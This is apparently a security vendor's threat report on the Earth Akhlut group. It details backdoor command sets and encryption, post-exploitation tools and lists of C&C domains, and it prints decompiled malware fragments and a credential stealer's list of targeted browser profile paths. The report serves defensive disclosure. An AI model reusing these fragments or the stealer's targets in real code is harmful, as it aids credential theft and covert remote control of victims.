


Figure 16: The base 64-encoded data that is appended to the GET request.

The encoded data in the GET request has a specific format: the first four bytes represent a buffer magic value, while another four bytes represent the command ID. For example, the first GET request is a random blob of data sent to the C&C server.

Initially, a request starts with 'AAABAOcDAAA', which can be decoded as '00 00 01 00 e7 03 00 00'. The different backdoor commands each have corresponding identifiers.

Identifier	Command
0xC8	Gets system information
0xC9	Gets running process list
0xCA	Terminates process
0xCB	Accesses to cmd shell using named pipe
0xCD	Downloads file
0xCF	Executes file
0xD0	Remove itself from RUN key and delete itselft
0xD1	Creates file

Table 10: The various backdoor commands with corresponding identifiers.

Bisonal 01b

Characteristics	Details
API	• Winsock • Wininet
C&C address encryption	• RC4, hard-coded password 0x12345678
C&C communication encryption	• RC4, hard-coded password 0x12345678
Visible strings	• "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322" (missing closing parenthesis)
Backdoor functions	• Get OS info • Enumerate processes • Terminate process • Interactive shell • Download file • Execute file • Uninstall itself • Wipe file (set size to 0)
Check VM	N/A
OS information collection	• Hard-coded ID • Computer name • IP address • OS name
Relation to Earth Akhlut	• Encryption key similar to old Bisonal samples with an RC4 key (the key has the same length but byte order is reversed)

Table 11: Details of the Bisonal 01b backdoor.

Bisonal 01b's URL pattern follows this format:

- http://<domain>:<port>/<hardcoded sample ID><victim's IP address><third hardcoded ID>

(Example : http://etude.servemp3.com/ks8d0.0.0.0akspbu.txt)

When port 80 is used, it is not specified in the URL. The hard-coded ID in this example is 'ks8d', while the IP address placeholder is 0.0.0.0. The third hard-coded ID is *akspbu.txt*.

Bisonal02

Characteristics	Details
API	• Winsock • Wininet
C&C address encryption	• XOR 0x1D
C&C communication encryption	• Plain text
Visible strings	• "ReCeiVe DAta Br0keN.\r\n", "1nternet0pen err0r: %d .\n", "abadjfp455646$#%TDFSDAFfdsdafafdQSS34-=", C0ngr@tuati0ns., "Dst Sp@ce is not Enough!" • Some older versions do not use l33t speak, they use regular text ("Receive Data Broken", "Dst Space is not Enough!")
Backdoor functions	• Send OS info • Interactive shell • Exit • Download file • Enumerate proceses (in newer version)
Check VM	• __indword('VX')
OS information collection	• Computer name • User name • IP address • Is proxy enabled • Is a virtual machine
Relation to Earth Akhlut	• Existence of string "C:\windows\system32\browser.dll" in several Bisonal02 samples. This same string is also found in many Dexbia samples as well as in several old Bisonal backdoors. • XOR 0x1D is somewhat similar to XOR 0x1F • The same check VM method for detecting VMware • The same method for proxy configuration.

Table 12: Details of the Bisonal02 backdoor.

Bisonal02 contains an anti-sandbox trick based on the network. The first POST request is for a non-existent website using the prefix www.github to be created (for example, https://www[.]github##5o52d[.]com/Daf/post[.]asp). If this request fails, the backdoor code flow continues as expected. If it succeeds, however, it is a sign that the sample is being run in an environment that resolves even non-existent URL addresses to valid IP addresses. This causes malware samples to stay in a loop, periodically querying non-existent *GitHub* URL addresses.

The OS info structure is filled up using the following format:

- {Hostname}|{Username}|{OS Version}|{yes/no}|{yes/no}|{IPv4}$000.000.000.000$

The first 'yes/no' value is with regards to the proxy use, while the second one is regarding the use of a virtual machine.

SPM

Characteristics	Details
API	• Wininet
C&C address encryption	• Plain text
C&C communication encryption	• Zlib + RC4

Table 13 (part 1): Details of the SPM backdoor.

Characteristics	Details
Visible strings	• "item.asp?spm=xx{}:>*()_!"
Backdoor functions	• NO+++ @(buffer+0) • reset time counter • send OS info • INIT+ - @(buffer+0) - set victim ID - send OS info • LOGON - @(buffer+0) - send OS info • PTPM1 @(buffer+16) - @(buffer+22) ... port number - @(buffer+26) ... host name - Point To Point Method 1 - connect to a remote host - encrypt and forward received data to C&C • PTPM2 @(buffer+16) - Point To Point Method 2 - bind, listen, accept - wait for other machines to connect to this machine - encrypt and forward received data to C&C • DRIVE @(buffer+16) enumerate drives • I{}*A @(buffer+16) - @(buffer+21) - value to set - file download block size, default is 100KB - dword_4380FC = *(_DWORD *)(pBufferRead + 21) • PROCS @(buffer+16) - enumerate processes • PROKL @(buffer+16) - process kill • CMD++ @(buffer+16) - start interactive shell • CMD-- @(buffer+16) - exit interactive shell - (send 'exit' command to pipe) • FOAFI @(buffer+16) - Find Of All FIles in a given directory • MODFI @(buffer+16) - datetime = @(pBufferRead+21) - MODify FIle time • DELFI @(buffer+16) - DELete FIle • RUN++ @(buffer+16) - RUN program using ShellExecuteW • UP+FI @(buffer+16) - UPload FIle (from server to victim machine) • DW-FI @(buffer+16) - DoWnload FIle (from server to victim machine) • DW-FS @(buffer+16) - get File Size • DW-ST @(buffer+16) - DoWnload Stop
Check VM	N/A

Table 13 (part 2): Details of the SPM backdoor.

Characteristics	Details
OS information collection:	• computer name • IP address • current time • OS version
Relation to Earth Akhlut	• Shared infrastructure tsahimt[.]com

Table 13 (part 3): Details of the SPM backdoor.

For the SPM backdoor, the received C&C communication starts with five-character command identifiers, followed by four bytes for the victim ID. For example:

command: aa aa aa aa aa

victimID: bb bb bb bb

One of the more notable characteristics of this backdoor is that it shares the same infrastructure (tsahimt[.]com) with some of the previous Bisonal backdoors.

Dexbia (2019a and 2019b)

Characteristics	Details
API	• Winsock • wininet
C&C address encryption	• Custom
C&C communication encryption	• Base32 • Custom RC4 (key scheduling only has 0x80 steps)
Visible strings	• “{\”status\”:\”success\”}”
Backdoor functions	• Enumerate processes • Terminate process • Interactive shell • Download and execute
Check VM	N/A
OS information collection	• Computer name • User name • IP address • Code page • Current tick count • OS version • Proxy settings from registry • isAdmin
Relation to Earth Akhlut	• Same custom encryption as older Dexbia versions, ‘success’ string now has JSON format

Table 14: Details of the first (2019a) Dexbia variant from 2019.

Characteristics	Details
API	• Winsock • Wininet
C&C address encryption	• Custom
C&C communication encryption	• Base32 • Custom RC4 (key scheduling only has 0x80 steps)
Visible strings	• “{\”status\”:\”success\”}”

Table 15 (part 1): Details of the second (2019b) Dexbia variant from 2019.

Characteristics	Details
Backdoor functions	• set victim ID, • enumerate processes • terminate process • get current tick count • enumerate drives • enumerate files • interactive shell • download and execute • append to file • upload file • delete file • forward traffic • execute command
Check VM	n/a
OS information collection	• computer name • user name • IP address • code page • current tick count • OS version • proxy settings from registry • isAdmin
Relation to Earth Akhlut	• Same custom encryption as older Dexbia versions, ‘success’ string now has JSON format

Table 15 (part 2): Details of the second (2019b) Dexbia variant from 2019.

Two Dexbia variants were used in 2019. The first one, which we will call 2019a, uses an RC4 algorithm with only 128 steps, compared to the 256 steps seen in a standard RC4 algorithm.

```
for ( i = 0; i < 128; *(&v7 + i) = *(_BYTE *)(v4 + a1) )
{
  v4 = i % a2;
  pCustomRc4Status[i] = i;
  ++i;
}
for ( result = 0; result < 128; ++result )
{
  v6 = pCustomRc4Status[result];
  v2 = ((unsigned __int8)pCustomRc4Status[result] + (unsigned __int8)*(&v8 + result) + v2) % 128;
  pCustomRc4Status[result] = pCustomRc4Status[v2];
  pCustomRc4Status[v2] = v6;
}
```

Figure 17: The custom RC4 algorithm used in the sample.

A second, extended version of Dexbia from 2019 (2019b) contains more backdoor functions. One of its particularly interesting functions is a traffic forwarder, which creates a socket that connects to it once it is given two parameters (a server and port number).

Typehash

Characteristics	Details
API	• Winsock • Wininet
C&C address encryption	• XOR 0x1f
C&C communication encryption	• Plain text
Visible strings	• “news.php” • “http://%s:%d/%s?type=1&hash=%s&time=%s”

Table 16 (part 1): Details of the Typehash backdoor.

Characteristics	Details
Backdoor functions	• Enumerate drives • Enumerate files • Download file • Execute file • Delete file • Upload file • Enumerate processes • Kill process • Interactive shell • Enumerate services • Get OS info
Check VM	• __indword('VX')
OS information collection	• Computer name • IP address • Code page • MAC address • isAdmin • isVM • referencedDomainName • ProcessorNameString • Total physical memory size • vlocale info
Relation to Earth Akhlut	• Found in Earth Akhlut infrastructure

Table 16 (part 2): Details of the Typehash backdoor.

Typehash is a two-stage backdoor. The first stage is a fake *oleacc.dll* file that is sideloaded into memory by abusing a legitimate and signed *eComServer.exe* file. The fake *oleacc.dll* decrypts the first stage of the typehash backdoor and injects it into the newly created *svchost.exe* process.

The first request sent to the C&C server comes with type parameter 0. This returns a XOR 0x37-encrypted payload, which is the second stage of the Typehash backdoor. The second stage gets decrypted, loaded into memory, and executed.




Figure 18: The first network communication from the backdoor.

The second stage of the Typehash backdoor begins when it acquires the OS info, including information on the MAC address and its MD5 hash, which is computed and used as a hash value for identifying victim machines. The first request performed for this stage is one type 1 request.




Figure 19: Typehash's second stage type 1 request.

If the response to this request is a single byte '1', the backdoor gets activated. Some of the Typehash C&C servers were wrongly configured, and we noticed a file named 'on.txt' that contained the single character '1'. It is likely the PHP script answers with the content of such file, allowing the threat actor to easily disable its C&C server. Over the course of our monitoring, we noticed multiple times the C&C being off for several days/weeks.

The first POST request uploads basic information from the infected machine in the form of a JSON object. The remote IP address and closing bracket is missing in the request, but it will be appended on the server side to ensure that the JSON object is valid. Notice the 'Note' item with the campaign ID, which is hard coded in binary.




Figure 20: The headers for the POST request sent by Typehash.




Figure 21: The information uploaded based on the POST request.

Finally, the regular C&C communication using a type 2 request begins.




Figure 22: C&C communication using a type 2 request.

The first letter of the received data is the command, followed by the various parameters specific to each command.

```
case 'c': enum_drives
case 'd': enum_files
case 'e': download_file
case 'f': shellexecute_file
case 'g': delete_file
case 'h': upload_file
case 'j': enum_processes
case 'k': kill_process
case 'l': interactive_shell
case 'm': stop interactive shell
case 'n': enum_services
case 'o': get_os_info
case 'q': enum_files2
case 'u': start with type1 request
default : no operation
```

Figure 23: The received commands and their various parameters.

Figure 24: The generated file containing target information.

Dumboc

Characteristics	Details
API	• Winsock
C&C address encryption	• Plain text
C&C communication encryption	• XOR 0x3F
Visible strings	• “recv_num is %d,code is %d\r\n” • “10101011” • “hearttime is %d,code is %d\r\n”

Table 17 (part 1): Details of the Dumboc backdoor.

Characteristics	Details
Backdoor functions	• Enumerate processes • Terminate process • Interactive shell • Enumerate drives • Enumerate files • Upload file • Delete file • Delete folder • Download file • Terminate download • Terminate upload • Execute file • Traffic forwarder
Check VM	N/A
OS information collection	• Computer name • OS name • IP address • Local time • Boot time • Code page
Relation to Earth Akhlut	• Found in Earth Akhlut infrastructure

Table 17 (part 2): Details of the Dumboc backdoor.

We named the Dumboc backdoor based on a string hard coded in the 'About' dialog. This backdoor's structure and coding style are different from other backdoors utilized by Earth Akhlut, which may indicate a different developer.




Figure 25: The 'About' Window box from the malware controller showing the 'dumboc' name.

Dumboc was discovered only very recently, so it is likely that it is one of the threat actor's latest tools.

Idles

The Idles backdoor is completely different from all the other backdoors mentioned in this section. Idles is a simple backdoor written in Python 2.7 and compiled with PyInstaller. The C&C communication is zlib-compressed and Base64-encoded. The backdoor supports command execution (CMDCMD), upload (UPFILECMD), and download (DOWNFILECMD) commands.

```
def dealmsg(data):

    try:
        datalist = data.split(SEP)
        com = datalist[0]
        cmddata = datalist[1]
        if com == CMDCMD:
            ret = shell(cmddata)
        elif com == UPFILECMD and len(datalist) == 3:
            ret = upfile(cmddata, datalist[2])
        elif com == DOWNFILECMD:
            ret = downfile(cmddata)
        sendmsg(com, ret)
    except Exception:
        None
        e = None
        None
```

Figure 26: The dealmsg function for processing received commands from the C&C server.

EARTH AKHLUT'S USE OF THE SHADOWPAD MALWARE

The ShadowPad (a.k.a. PoisonPlug) malware emerged for the first time in 2017 in an incident [13] involving the exploitation of the *NetSarang* software editor that delivered compromised updates to the victims. The malware was also used in supply chain attacks, such as the *ASUS* compromise [14] of 2018. More recent attacks [15] saw ShadowPad being used to target universities in Hong Kong. All these campaigns have been attributed to Winnti/APT41.

When we started writing this report, the usage of this malware by other groups had not been reported yet – until just a few months ago, seeing a ShadowPad sample was a strong indicator of the involvement of Winnti/APT41. However, we have seen several other groups start using it – including Earth Akhlut since October 2019. Two recent publications [16, 17] discuss ShadowPad samples related to Earth Akhlut.

The sample we found is executed by running a legitimate file signed by *Microsoft*, which will sideload the malicious DLL and execute its code. On newer samples, the threat actor added some checks to verify that the DLL is loaded by the intended executable. This is probably an attempt to evade sandboxes running DLLs with the help of *rundll32.exe*.

Once these checks are passed, the DLL will decode its payload on the heap. The decoding algorithm is a custom one and involves calls to imul, add, or sub with hard-coded operands.

The payload contains anti-disassembly techniques that will prevent the disassembler from correctly parsing the code. After fixing the code with an IDAPython script, we finally landed in the 'Root' orchestrator, which allocates one memory zone for each plug-in it embeds.

We noticed that the vast majority of samples linked to Earth Akhlut loaded five plug-ins: 'Plugins', 'Config', 'Install', 'Online', and 'HTTP'. This is significantly fewer compared to other ShadowPad operations, where every sample loaded eight to 17 plug-ins.

We also noticed the 'TCP' and 'UDP' plug-ins being loaded in three samples. In such cases, the ShadowPad sample was not a DLL, and jumped directly to the code that uses anti-disassembly techniques.

ID	Name	Purpose
100	Root	Loads the different plug-ins
101	Plugins	Offers functions to other plug-ins
102	Config	Parses the encrypted configuration
103	Install	Handles the persistence of the malware and sends the first heartbeat to the C&C server
104	Online	Handles C&C communication by calling the relevant network plug-in (starting with 2xx)
200	TCP	Handles TCP communication
201	HTTP	Handles HTTP communication
202	UDP	Handles UDP communication

Table 18: The plug-ins used by the ShadowPad samples we found.

Each plug-in has a base address and a timestamp. In the different cases we analysed, the timestamps were a few days or hours before the compilation timestamp of the different executables.

Every ShadowPad sample comes with a configuration file that contains information, including:

- ID
- Version name
- Registry key used for persistence
- Name of the registry value
- Name of the service installed for persistence
- Description of the service
- Paths to the malicious code
- C&C server (up to six)

In all the cases we analysed, the ID is a 17-character-long string, with alphanumeric characters that seem meaningless. We do not know if it was decrypted on the server side, or if it was just a random identifier.

The version number was sometimes similar to the ID or similar to the service name. In other cases, it contained some string and a date. When the version number includes a date, we verified that the date matches the time the attackers used the samples.

Table 19 shows the different version tags that match the later case and the compilation timestamp of the related sample. We verified that the compilation timestamp was consistent with the timestamp of the plug-ins.

Version tag	Compilation timestamp
O4Z8-WLGC	2019-02-16 05:37:57
0204-x64	2019-02-16 05:38:27
GT-NewVer1030	2019-10-24 15:01:15
OZIZ-GT-x64	2019-10-24 15:02:01
20200120	2019-12-31 05:10:54
20200220	2019-12-31 05:11:45
20200309	2019-12-08 14:18:55
0326x64	2020-03-11 15:58:39

Table 19: Version tag and compilation timestamps of the ShadowPad samples.

On certain occasions, we noticed a discrepancy between the date in the version number and the compilation date. While it is normal to have is a difference of a couple of days between the compilation and the operation itself, a three-month difference is much more unusual. For example, in the case of the sample tagged '20200309' (9 March, 2020), the compilation date was 8 December, 2019. This could mean the actor compiled the samples three months in advance. However, in this case, the C&C domain name was registered in February 2020, which is not consistent with such careful planning.

We believe that either the builder has a timestomping feature that would modify the compilation timestamp as well as the plug-in timestamp, or the actor uses a building environment (probably a virtual machine) that is not synchronized with a time server. We find the latter scenario more likely.

POST EXPLOITATION TOOLS

After one of the backdoors infects a machine, the threat actor utilizes a set of private or publicly available tools to perform additional tasks. Among the public tools, we include those that are based on or directly copied from various code-sharing repositories, blog tutorials, and other sources.

These additional tasks may include acquiring additional system or network information, launching privilege escalation tools and hash computational tools, and running credential dumpers, hub relaying, and keyloggers. Earth Akhlut uses DLL sideloading vulnerabilities in legitimate signed applications to load some of these tools.

Private post-exploitation tools

DomainInfo

DomainInfo is a custom information dumper named after the 'DomainInfo' string present in the PDB path. This tool seems to be proprietary to Earth Akhlut. We have seen the exact same file (same hash) used on victims in 2017 and 2019. It was uploaded to *VirusTotal* in 2015, and the PE metadata suggests the tool was compiled in 2014. This is a strong indicator that the tool is not being used on a wide scale. In fact, it is rare to find the same tool being used for a period spanning multiple years without any changes, if only to avoid detection. Before March 2019, no security solution detected the different samples we have for this tool, probably because it is in the grey zone of 'hack tools' in that it is not malicious per se.

This custom tool dumps information from the Domain controller. It uses the following Network Management APIs [18]:

- NetGetDCName
- NetApiBufferFree
- NetGroupGetUsers
- NetGroupEnum
- NetQueryDisplayInformation
- NetLocalGroupGetMembers
- NetLocalGroupEnum
- NetGetJoinInformation
- NetServerEnum
- NetUserEnum.

Running the tool will result in an output consisting of an XML file with the following content:

```
<Host>
name="win7-32bit"
<NetGetJoinInformation>This computer have joined to the [WorkGroup]: [WORKGROUP].</NetGetJoinInformation>
<ShowLocalGroupsDetail>
[Administrators]
-----------------------
win7-32bit\Administrator
win7-32bit\win7


[Guests]
-----------------------
win7-32bit\Guest


[IIS_IUSRS]
-----------------------
NT AUTHORITY\IUSR


[Users]
-----------------------
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users


</ShowLocalGroupsDetail>
</Host>
```

Figure 27: The XML file containing the information obtained from DomainInfo.

Hub relaying

The function and reason for employing the 'hub-relaying' technique is described in detail in Operation ORCA [19]. In short, this tool runs on the C&C server and listens on ports 3925 and 5688. If a threat actor connects to port 3925, then hub relaying is activated. After this, every time a connection from the victim on port 5688 is accepted, information about this connection (such as the IP address and port used) is forwarded to an application listening on port 3925. For Earth Akhlut, this setting means that losing control of the C&C server to law enforcement or researchers does not expose the actual back end logic – the C&C is simply a connection information forwarder.

Public post-exploitation tools

Most of the following post-exploitation tools were derived from a public source or proof-of-concept (PoC) code. Some of them were converted from Python code to a PE with PyInstaller.

Purpose	Comment / tool used
Local privilege escalation	CVE-2019-0803 and MS16-032 exploits
Credential dumping	gsecdump v0.7 wdigest_extract LaZagne
Network shares enumeration	nbtscan 1.0.35 Inbtscan (Python version of nbtscan)
Keylogging	Keylogger1217
Lateral movement	Eternal Blue exploits

Table 20: The public post-exploitation tools used by Earth Akhlut.

CVE-2019-0803 and MS16-032 exploits

The Win32k vulnerability CVE-2019-0803 can be abused via a privilege escalation exploit that has PoC code available on *GitHub* [20]. We have seen several obfuscated samples that exploit this specific vulnerability use execution logic that is inspired by the freely available PoC.

Another exploit used by Earth Akhlut is MS16-032 [21], a local privilege escalation exploit for CVE-2016-0099.

GSecDump v0.7

GSecDump is a popular credential dumper that is used to obtain password hashes and LSA secrets from *Windows* machines. This tool is easily found online.

Nbtscan 1.0.35

The Nbtscan tool [22] is a NetBIOS Nameserver scanner that scans for open NeTBIOS nameservers on a given range of IP addresses. This tool is used by many threat actors, usually to enumerate remote shares.

Inbtscan

The Inbtscan tool [23] is a NetBIOS scanner for Python with a code that is compiled to be executable with PyInstaller.

WDigest_extract

If the *Windows* authentication protocol WDigest is enabled, *lsass.exe* retains a copy of the user's plaintext password in memory. This tool locates and extracts these passwords. Its code is likely based on a gist code [24].

Eternal Blue

Eternal Blue is the exploit that was used for some of the most destructive cyber attacks in recent memory, such as the WannaCry ransomware attacks that crippled multiple organizations in May 2017. First leaked that very same year, it is still used to this date by various threat actors.

The exploit is based on an SMB vulnerability. The original Python code was compiled into an executable, and several versions of the exploit are available: eternalblue_exploit7, eternalblue_exploit8, and checkers, which checks if the host is vulnerable or not.

LaZagne

LaZagne [25] is an open-source tool for retrieving passwords stored on a local computer. The original Python code is compiled into an executable.

Keylogger1217

Keylogger1217 tool is a keylogger written in Python with pyHook library and compiled into an executable with PyInstaller. It captures keys as well as pastes from the clipboard when the CTRL+V key combination is pressed. Code similar to this keylogger can be found in various publicly available gists [26].

Chromium stealer

This tool is a credential stealer from various *Chromium*-based web browsers. It is written in Python and compiled with PyInstaller.

```
chromium_browsers = [
    (u'7Star', u'{LOCALAPPDATA}\\7Star\\7Star\\User Data'),
    (u'amigo', u'{LOCALAPPDATA}\\Amigo\\User Data'),
    (u'brave', u'{LOCALAPPDATA}\\BraveSoftware\\Brave-Browser\\User Data'),
    (u'centbrowser', u'{LOCALAPPDATA}\\CentBrowser\\User Data'),
    (u'chedot', u'{LOCALAPPDATA}\\Chedot\\User Data'),
    (u'chrome canary', u'{LOCALAPPDATA}\\Google\\Chrome SxS\\User Data'),
    (u'chromium', u'{LOCALAPPDATA}\\Chromium\\User Data'),
    (u'coccoc', u'{LOCALAPPDATA}\\CocCoc\\Browser\\User Data'),
    (u'comodo dragon', u'{LOCALAPPDATA}\\Comodo\\Dragon\\User Data'),
    (u'elements browser', u'{LOCALAPPDATA}\\Elements Browser\\User Data'),
    (u'epic privacy browser', u'{LOCALAPPDATA}\\Epic Privacy Browser\\User Data'),
    (u'google chrome', u'{LOCALAPPDATA}\\Google\\Chrome\\User Data'),
    (u'kometa', u'{LOCALAPPDATA}\\Kometa\\User Data'),
    (u'opera', u'{APPDATA}\\Opera Software\\Opera Stable'),
    (u'orbitum', u'{LOCALAPPDATA}\\Orbitum\\User Data'),
    (u'sputnik', u'{LOCALAPPDATA}\\Sputnik\\Sputnik\\User Data'),
    (u'torch', u'{LOCALAPPDATA}\\Torch\\User Data'),
    (u'uran', u'{LOCALAPPDATA}\\uCozMedia\\Uran\\User Data'),
    (u'vivaldi', u'{LOCALAPPDATA}\\Vivaldi\\User Data'),
    (u'yandexBrowser', u'{LOCALAPPDATA}\\Yandex\\YandexBrowser\\User Data')]
```

Figure 28: List of targeted Chromium-based web browsers and the paths to their profile directories.

ANALYSIS OF EARTH AKHLUT INFRASTRUCTURE

After our long-term monitoring of the Earth Akhlut infrastructure, we were able to group the domain names into multiple clusters since we noticed overlaps in the usage of some IP addresses. While pivoting, we found multiple domains – some of which were older than 2015. In such cases, we chose not to investigate further.

One interesting observation that resulted from this approach was that clusters were linked to a particular malware family. In the case of some domains, we could not find a related sample. However, the domains still had multiple overlaps with known malicious domains. Thus, we assess there might be some malicious samples out there with such domains as their C&C servers.

Cluster 1

This cluster is linked to the following malware families:

- Shadowpad
- Typehash
- Chimaera
- Dumboc
- Bisonal 02

fackb00k2us.dynamic-dns.net www.fackb00k2us.dynamic-dns.net
www.g00gleru.wikaba.com
g00gle_jp.dynamic-dns.net www.g00gle_jp.dynamic-dns.net
www.g0ogle_mn.dynamic-dns.net
www.g00gle_kr.dns05.com
kavlabonline.com help.kavlabonline.com info.kavlabonline.com
mncoinc.com webmail.mncoinc.com admin.mncoinc.com www.web.mncoinc.com web.mncoinc.com
www.oseupdate.dns-dns.com
pop-corps.com email_gov_mn.pop-corps.com microsoft_update.pop-corps.com yandex.pop-corps.com webmail_gov_mn.pop-corps.com
www.trendupdate.dns05.com
wizardprocessor.com www.wizardprocessor.com
yandex2us.dns04.com www.yandex2us.dns04.com
yandex2unitedstated.dynamic-dns.net www.yandex2unitedstated.dynamic-dns.net yandex2unitedstated.dns05.com www.yandex2unitedstated.dns05.com
www.yandex2unitedstated.dns04.com
www.yandex2unitedstated.2waky.com

Cluster 2

This cluster is older (2019), and is linked only to Shadowpad and Typehash samples.

The Shadowpad samples have a similar encryption algorithm as the Shadowpad samples found in Cluster 1, but we found no infrastructure overlap.

ashcrack.freetcp.com www.ashcrack.freetcp.com
heatidc.com account.heatidc.com
infrast.ygto.com ftp.infrast.ygto.com
notify.serveuser.com ftp.notify.serveuser.com
platform.freetcp.com ftp.platform.freetcp.com
reply.ygto.com
tripmerry.com forums.tripmerry.com

Cluster 3

This cluster is linked mainly to old Bisonal and Bisonal 02 samples, as well as to one SPM backdoor. The domains here are usually older, with some going as far back as 2016.

abulasha-banama.onedumb.com
connts.zzux.com
fdods.my03.com www.fdods.my03.com
fdtg.dynamic-dns.net
gotomail.ddns.net
hellomydog.compress.to
hellomydog.mrface.com
indoingwulearn.com svyaztu.indoingwulearn.com best.indoingwulearn.com
lucylucy.ninth.biz
mosclar.mrbonus.com
mos2ioa.com misova.mos2ioa.com gtfd.mos2ioa.com fose.mos2ioa.com
mvp.onedumb.com
nmbpo.com www.nmbpo.com
nubpubwizard.jetos.com www.nubpubwizard.jetos.com
relerc.ddns.net

shuudans.com
www.shuudans.com
most.shuudans.com
tosya.shuudans.com
stcinet.com
stcnet.ddns.net
svyaztulaya.dynamic-dns.net
tsahimt.com
www.tsahimt.com
ftp.tsahimt.com
tsowe.2waky.com
www.tsowe.2waky.com
tube.compress.to
vip.fartit.com
vip.onedumb.com
worktrs.wikaba.com
www.worktrs.wikaba.com
yandexmedia.serveuser.com

Cluster 4

These domains are mainly linked to the Dexbia malware family, but also to some old Bisonal samples. This cluster contains the oldest domains found in this research, some of them dating back to 2014. As stated previously, we did not investigate older domains, even if some links could easily be found.

acivo.serveblog.net
adoberevise.com
adobe-online.com
www.adobe-online.com
new.adobe-online.com
host.adobe-online.com
anna111.epac.to
babyhome.lflink.com
babyhome.mefound.com
bluecat.mefound.com
bluesky.jkub.com
chrgeom.system-ns.net
creepbeforeyouwalk.com
www.creepbeforeyouwalk.com
developman.ocry.com
doctor-s.dhcp.biz
doctor-s.edns.biz
finance.my-homeip.net
free2015.longmusic.com
www.free2015.longmusic.com
freemusic.zzux.com
gedadye.com

gmarket.system-ns.org
home-blog.dynssl.com
hotadobes.com www.hotadobes.com
kakao.myonlineportal.org
lovehome.zzux.com
luckybabys.dnset.com
lucylucy.dynamic-dns.net
media.myonlineportal.net
missca.justdied.com
www.movie2014.passas.us
www.music2014.passas.us
officerevise.com www.officerevise.com
offices-update.com www.offices-update.com
online-offices.com
redfish.misecure.com
serviceonline.otzo.com
sdkpress.com
tcostream.dhcp.biz
tradekorea.system-ns.org
tvpot.system-ns.org
uacmoscow.com www.uacmoscow.com
videoservice.dnset.com
webtvpot.system-ns.org
wikipedia.dnset.com

We also found two clusters for which we could not find any related malware, but that are still somehow linked to our infrastructure, typically by one or two overlaps with one of the other clusters. We believe that we either missed samples related to them, or the domains are used for another purpose that we were not aware of.

Cluster 5

For this cluster, only one old Bisonal sample was found for the chromeupdate.lflink.com domain during the Operation Orca investigation presented at VirusBulletin in 2017. The other domains have no related samples. This might mean these domains are no longer used. However, we still noticed some IP address activity in 2020 for some of them.

adobeupdata.zzux.com www.adobeupdata.zzux.com
adobeupdate.dns04.com www.adobeupdate.dns04.com
baekmaonline.com www.baekmaonline.com support.baekmaonline.com maintenance.baekmaonline.com
beatidc.com www.beatidc.com www.store.beatidc.com shop.beatidc.com

bravojack.justdied.com www.bravojack.justdied.com
chromeupdate.lflink.com
cnnmirror.com www.cnnmirror.com
gmailserverweb.com www.gmailserverweb.com
havsar.com
lubny23.com www.lubny23.com
news-serverweb.com www.news-serverweb.com
prettyrose.justdied.com www.prettyrose.justdied.com

Cluster 6

No samples were found related to any of these domain names, but we still found some links with the domains from other clusters. Thus, there might be possible – although weak – links to Earth Akhlut.

bbc.xxxy.info www.bbc.xxxy.info
daummail.otzo.com www.daummail.otzo.com
daum.xxuz.com www.daum.xxuz.com
facegooglebook.mrbasic.com www.facegooglebook.mrbasic.com
golfmsdn.com
msdn.ezua.com
rutrackerbit.com organisea.rutrackerbit.com
sshdd.toythieves.com ftp.sshdd.toythieves.com www.sshdd.toythieves.com
tknow.squirly.info www.tknow.squirly.info
yandex.mrface.com www.yandex.mrface.com
yesterdayko.com search.yesterdayko.com manage.yesterdayko.com

CONCLUSION AND SECURITY RECOMMENDATIONS

Based on what we've observed from Earth Akhlut's operations, we see an elusive and well-organized group that makes use of a large and extensive infrastructure. Instead of drastically modifying what has worked for them, the threat actor has opted for evolution over innovation. We expect Earth Aklhut to continue to operate behind the scenes with little fanfare, evolving their tools, tactics and procedures to expand their reach further.

On the one hand, this means that the group's methods for the past few years have proven to be effective. On the other hand, there is a silver lining: the industries, businesses, and individual users who are the potential targets of Earth Akhlut can defend against the group's most common initial access technique. This includes:

- Learning how to recognize and identify spear phishing emails. This includes mistakes in the text itself, such as misspelled words and odd vocabulary, as well as seemingly out-of-context messages. If an email seems suspicious, it's better to err on the side of caution and avoid it.
- Avoiding downloading attachments or clicking links in an email unless certain that they are legitimate.
- Updating applications and systems regularly to avoid possible exploitation of vulnerabilities and potential weak points.
- Applying whitelisting procedures, blocking any unused ports, and disabling unused components if possible.
- Monitoring system traffic for any suspicious behaviour.

To guard against any potential exploitation with this or any other vulnerability, we always highly encourage that our customers apply the latest critical patches and security fixes as early as possible after release and ensure that user credentials (especially admin or root) are always carefully managed. Specifically for *Trend Micro Apex One* and *OfficeScan* products, we recommend the restriction of access to the management server to internal network or VPN users only whenever feasible. If this is not possible, for example with external workstations outside the VPN, then it is possible to set up Edge Relay [27] to help mitigate some of the risk of having the server exposed to the Internet.

REFERENCES

[1] Trend Micro. ShadowPad Backdoor Found in Server Management Software. Trend Micro. 16 August 2017. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/shadowpad-backdoor-found-in-server-management-software.

